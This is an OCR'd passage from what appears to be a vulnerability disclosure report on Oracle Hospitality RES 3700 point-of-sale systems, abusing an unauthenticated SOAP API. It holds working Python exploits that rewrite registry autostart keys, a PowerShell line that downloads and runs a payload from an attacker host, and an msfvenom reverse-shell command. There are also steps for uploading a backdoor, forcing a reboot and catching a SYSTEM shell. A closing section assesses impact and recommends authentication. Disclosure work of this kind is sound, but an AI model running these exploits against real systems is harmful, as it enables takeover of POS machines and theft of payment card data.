
```
#Date: Aug. 3, 2019
#Oracle Hospitality RES 3700 Release 5.5 Exploit
import binascii
import requests
print
print '-------------------------------------------------'
print 'Oracle Hospitality RES 3700 Release 5.5 - Exploit'
print '-------------------------------------------------'
print
IP = raw_input("Enter the IP address: ")
URL = "http://" + IP + ":50123"
def header(body):
        headers = {
                "Content-Type" : "text/xml",
                "User-Agent" : "MDS POS Client",
                "Host" : IP + ":50123",
                "Content-Length" : str(len(body)),
                "Connection" : "Keep-Alive"
                }
        return headers

payload_keyval = "powershell.exe -command \"(New-Object System.Net.WebClient).DownloadFile('http://
192.168.1.2/attacker-5.5.exe','C:\\Windows\\attacker-5.5.exe');Start-Process 'C:\\Windows\
\attacker-5.5.exe'\""
original_keyval = "D:\\Micros\\Common\\Bin\\RunDBMS.exe"
def reg(keyval,keyname):
        body = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"> \
                        <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
                                <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service> \
                                <MCRS-ENV:Method>Reg_SetValue</MCRS-ENV:Method> \
                                <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey> \
                                <MCRS-ENV:InputParameters> \
                                        <Key>SOFTWARE\\Wow6432Node\\MICROS\\3700\\3700d\\RunDBMS</Key> \
                                        <KeyType>HKEY_LOCAL_MACHINE</KeyType> \
                                        <vtype>REG_SZ</vtype> \
                                        <KeyName>' + keyname + '</KeyName> \
                                        <KeyVal>' + keyval + '</KeyVal> \
                                        <KOvrWrte>T</KOvrWrte> \
                                </MCRS-ENV:InputParameters> \
                        </SOAP-ENV:Body> \
                </SOAP-ENV:Envelope>'
        return body

print 'Exploiting Oracle Hospitality RES 3700 at IP address ' + IP + '...'
body1 = reg(payload_keyval,"Executable")
body2 = reg("True","Console")
set_registry1 = requests.post(URL,data=body1,headers=header(body1))
set_registry2 = requests.post(URL,data=body2,headers=header(body2))
pause = raw_input('Press Enter when you acquire a SYSTEM shell: ')
body3 = reg(original_keyval,"Executable")
set_registry3 = requests.post(URL,data=body3,headers=header(body3))
```

F-Test the exploit and get a system level prompt

We now execute the exploit and then simulate a user restarting the PC and opening “MICROS Control Panel” after the restart and clicking on “Front Of House”.



Below shows how we got the SYSTEM shell/prompt.



4.3.5-Attacking IBM Client Workstation POS Machine

Attacking a client is the easier since all critical API methods are allowed. We can just use the same attack technique we used when attacking a **4.9 SERVER** but we will assume that the Task Scheduler service is not running due to OS hardening and securing and probably PCIDSS procedures were followed so we can't use that attack method.

Instead we know that there's a registry key that is found under **HKEY_LOCAL_MACHINE\SOFTWARE\MICROS\CAL\Config** and the key name is **AutoStartApp** which has the value of **C:\Micros\Common\Bin\AppStarter.exe**. What this means if we use the **Reg_SetValue** and change it to point to our backdoor it and then restart the CLIENT it will run it as a SYSTEM user, and we should compromise the CLIENT that way. The good thing here is that most CLIENT workstations are configured to automatically login after system startup so we don't have to wait for the user to login and AppStarter.exe starts and loads on startup so we don't have to wait for the user for any interaction such as case with **5.4 SERVER** and **5.5 SERVER** where the user had to click on "Front Of House" on the MICROS Control Panel. So, the main idea of the attack is:

-Use the TransferFile API to write the backdoor program remotely to the victim (CLIENT).

-Use the Reg_SetValue API to modify the **AutoStartApp** value to point to our backdoor.

-Use the Reboot API to restart the remote CLIENT.

-Use Metasploit multi/handler/listener to listen for incoming connections. Once the payload/backdoor is executed after a minute we get a system level prompt.

To attack the IBM Client Workstation POS Machine, we will be following the below steps

on the **ATTACKER** PC that has Kali Linux:

A-Generate a 32-bit meterpreter payload/backdoor

B-Setup an exploit/multi/handler listener

C-Write a simple python exploit/PoC (Use TransferFile, Reg_SetValue and Reboot)

D-Get a system level prompt and test its controls/features


We will be explaining each step separately one by one in detail below:

A-Generate a 32-bit meterpreter payload/backdoor

We will generate a Windows 32-bit executable that has a meterpreter reverse_tcp payload/backdoor using the **msvenom** utility. (The generated executable is the program that we will send to the remote CLIENT, it will be named **attacker-client.exe**)

On the **ATTACKER** PC on Kali Linux open a terminal window and type the below command to generate the 32-bit payload while being in the root home directory under /root:

msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform win -e x86/shikata_ga_nai LHOST=192.168.1.2 LPORT=4444 -f exe -o attacker-client.exe




B-Setup an exploit/multi/handler listener

We will now setup a listener, meaning that we will launch Metasploit and then configure a listener to listen continuously on port 4444 for incoming connections.

The steps below explain how to set this up:

-Open a terminal window and type: **msfconsole**

Then setup the multi/handler, check screenshot below:



D-Write a simple python exploit/PoC (Use TransferFile, Reg_SetValue and Reboot)

We will now be writing **exploit-client.py** to write the backdoor file **attacker-client.exe** and then write to the registry on the remote client (the AutoStartApp Key) and wait for the multi/handler listener to get triggered and establish a connection and give us a system level prompt.

The exploit script will look as below: (This exploit is provided with the report as **exploit-client.py**)

The screenshot will not fit the whole code just a portion for reference, all exploits are attached with the report itself:


```
body = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"> \
                <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
                        <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service> \
                        <MCRS-ENV:Method>TransferFile</MCRS-ENV:Method> \
                        <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey> \
                        <MCRS-ENV:InputParameters> \
                                <dst>C:\\Windows\\attacker-client.exe</dst> \
                                <fn>C:\\Windows\\attacker-client.exe</fn> \
                                <data>' + payload_hex + '</data> \
                        </MCRS-ENV:InputParameters> \
                </SOAP-ENV:Body> \
        </SOAP-ENV:Envelope>'
def header(body):
        headers = {
                "Content-Type" : "text/xml",
                "User-Agent" : "MDS POS Client",
                "Host" : IP + ":50123",
                "Content-Length" : str(len(body)),
                "Connection" : "Keep-Alive"
                }
        return headers

payload_reg = "C:\\Windows\\attacker-client.exe"
original_reg = "C:\\Micros\\Common\\Bin\\AppStarter.exe"
def reg(keyval):
        body_reg = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"> \
                        <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
                                <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service> \
                                <MCRS-ENV:Method>Reg_SetValue</MCRS-ENV:Method> \
                                <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey> \
                                <MCRS-ENV:InputParameters> \
                                        <Key>SOFTWARE\\MICROS\\CAL\\Config</Key> \
                                        <KeyType>HKEY_LOCAL_MACHINE</KeyType> \
                                        <vtype>REG_SZ</vtype> \
                                        <KeyName>AutoStartApp</KeyName> \
                                        <KeyVal>' + keyval + '</KeyVal> \
                                        <KOvrWrte>T</KOvrWrte> \
                                </MCRS-ENV:InputParameters> \
                        </SOAP-ENV:Body> \
                </SOAP-ENV:Envelope>'
        return body_reg

body_reboot = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"> \
                        <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
                                <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service> \
                                <MCRS-ENV:Method>Reboot</MCRS-ENV:Method> \
                                <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey> \
                                        <MCRS-ENV:InputParameters> \
                                        </MCRS-ENV:InputParameters> \
                        </SOAP-ENV:Body> \
                </SOAP-ENV:Envelope>'
```

F-Get a system level prompt and test its controls/features


We now execute the exploit while having the multi/handler listener running. We will watch the multi/handler closely since we should be getting a prompt of the victim on it after a minute.

Below is a screenshot of **exploit-client.py** running. After executing it with **python exploit-client.py**


we then enter the IP address of the CLIENT which is 192.168.1.13 in our case:



Once we execute this exploit, the CLIENT will restart, and once it boots, we should get a prompt directly and indeed we do get a meterpreter shell as below:



And with a SYSTEM user as confirmed from the CLIENT itself.



By now we have finished our attack on the IBM **CLIENT**. We see that clients are much easier to attack. In Case the CLIENT is not an IBM workstation such as IBM 4852-566 and is a Micros Workstation 5A for example which has Windows CE 6.0 then we can try to generate payloads targeted for that OS/platform/architecture using **msfvenom**.

The next two sections include the Criticality Assessment and Business Impact as well as the Conclusion and Recommendation

5.0-Criticality Assessment and Business Impact

Oracle Hospitality RES 3700 is a product/solution that is used in thousands of Food & Beverage stores across the world. We can see a fraction of that on the Oracles link to success stories https://www.oracle.com/industries/food-beverage/pos-successes.html where a lot use this solution without knowing that their security can be compromised from both internal and external attackers.

Even if an attacker was not able to gain any kind of access, he would still be able to use the available API methods to read/write to the system and potentially corrupt data, install worms/viruses, perform DoS attacks etc. On top of that most of the stores deal with customer credit cards and that information will be at risk and PCIDSS (Payment Card Industry Data Security Standards) will be breached, for example: Personally Identifiable Information could be obtained such as: Names, Addresses, Phone Numbers, SSN#, DOB, Credit Card Numbers, Expiry dates, Card Types, Authorization reference, Transaction reference etc…

A malicious user or a black hat hacker could attack any system with this Oracle product installed by exploiting this vulnerability and that would be a major loss in terms of money, reputation for the business and its clients/customers, inappropriate access to proprietary or confidential data such as intellectual data or marketing plans and much more. The impact on confidentiality, integrity and availability in this case is critical.

The damage potential, exploitability and number of affected users/systems is huge.

Even scanning the IPv4 address space or basically the entire internet for this service would potentially give results for companies running their Oracle RES 3700 product publicly and online making it accessible to the whole world. Services like shodan.io, tools like masscan, Nmap and many others can find public Oracle RES 3700 servers and compromise them and for this reason this bug should be patched immediately due to its criticality which is surely between 9.0 and 10.0

6.0-Conclusion and recommendation

If the vulnerability is discovered and the wrong people exploit it, the impact is very big due to the number of affected users and the financial losses that could happen along with the reputational damage, so a quick fix is inevitable.

What I recommend is using HTTPS and implement authentication for the SOAP API used in MDS HTTP Service such as using an API Key, sessions key, secure token etc. HTTPS alone wouldn’t solve the MiTM attack issue so further security should be in place as well.